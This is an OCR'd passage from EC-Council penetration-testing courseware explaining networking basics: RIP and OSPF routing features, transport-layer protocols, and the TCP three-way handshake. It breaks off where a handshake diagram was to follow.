


Figure A.70: Working of TACACS+

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Routing Information Protocol (RIP)

RIP is a Distance Vector routing protocol, specially used for smaller networks. It uses Internet Protocol (IP) to connect networks for exchanging routing information.




Figure A.71: Working of RIP

RIP includes the following Distance Vector characteristics:

- Periodic routing updates after every 30 seconds
- Includes full routing table after every periodic update
- Broadcast updates
- Neighbours
- It defines the finest "path" to a specific destination through the Bellman-Ford Distance Vector algorithm

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


RIP Request/Response Process:

- Initially, a router sends request to the full routing table.
- Then, the RIP-enabled neighbours send back the response message.
- Then, the start-up router sends out the triggered update regarding all RIP enabled interfaces.

Features:

- RIP performs IP and IPX routing
- RIP makes use of UDP port 520
- An administrative distance of RIP routes is 120
- It has a maximum hop count of 15 hops

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OSPF (Open Shortest Path First)

We have already discussed that the RIP is used for routing the data packets in a network to send them to their destination system. RIP is used for routing the packets in the network whatever the distance they travel to reach the destination. But OSPF is used for finding the shortest path among all the available paths in a network. This protocol is a successor for the RIP for packet routing. As the RIP does, this protocol also updates the routing table whenever a new shortest path is found and broadcasts the same to the other routers in the network that follow OSPF; but here only the updated part is sent instead of the total routing information. The metrics used by the OSPF is "cost" for calculating the shortest routing path.

It is an Interior Gateway Protocol (IGP) for the Internet, developed to distribute IP routing information throughout a single Autonomous System (AS) in an IP network. It is also a link-state routing protocol. This means that the routers can exchange topology information with their nearest neighbours.


The OSPF process creates and maintains three different tables:

- **A neighbour table**: It includes a list of all neighbouring routers.
- **A topology table**: It includes a list of all possible routes to all known networks within an area.
- **A routing table**: It includes the best route for each known network.

Features:

- It supports only IP routing
- The administrative distance of OSPF routes is 110
- It uses cost as its metric
- It has no hop-count limit


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Transport Layer Protocols

This section discusses about the fundamentals of transport layer protocols like TCP, UDP, SSL, TLS, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Transmission Control Protocol (TCP)

The TCP (Transmission Control Protocol) functions at layer 4 of the OSI model and assures reliable, error-free data transmission over the networks. It is a connection-oriented protocol that provides full duplex two-way transmission between the devices simultaneously. A checksum is provided to monitor the data transmission and request for the lost or damaged data packets. The port numbers are very crucial in data transmission and there are approximately 65535 TCP ports available.

TCP is a connection-oriented four-layer protocol. TCP breaks the messages into segments, reassembles them at the destination station, and resends the packets that are not received at the destination.

The protocols that use TCP include:

- FTP (File Transfer Protocol)
- Telnet
- HTTP (Hypertext Transfer Protocol)
- SMTP (Simple Mail Transfer Protocol)

Three-way Handshake in TCP:

The devices that wants to communicate through TCP oriented communication should follow a process called three-way handshake. This enables that both the parties are ready for the communication.

The stages are involved in TCP handshake process, so it was named the three-way handshake.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step1**: The source device sends a TCP SYN packet to the destination host. It contains lower-layer protocol header information such as initial sequence number and the maximum size, it doesn't contain any data.
- **Step2**: The destination host responds back with the TCP packet that contain SYN and ACK flags.
- **Step3**: Finally, the source host again sends the TCP ACK to establish the TCP communication.

The TCP three-way handshake process is shown below:

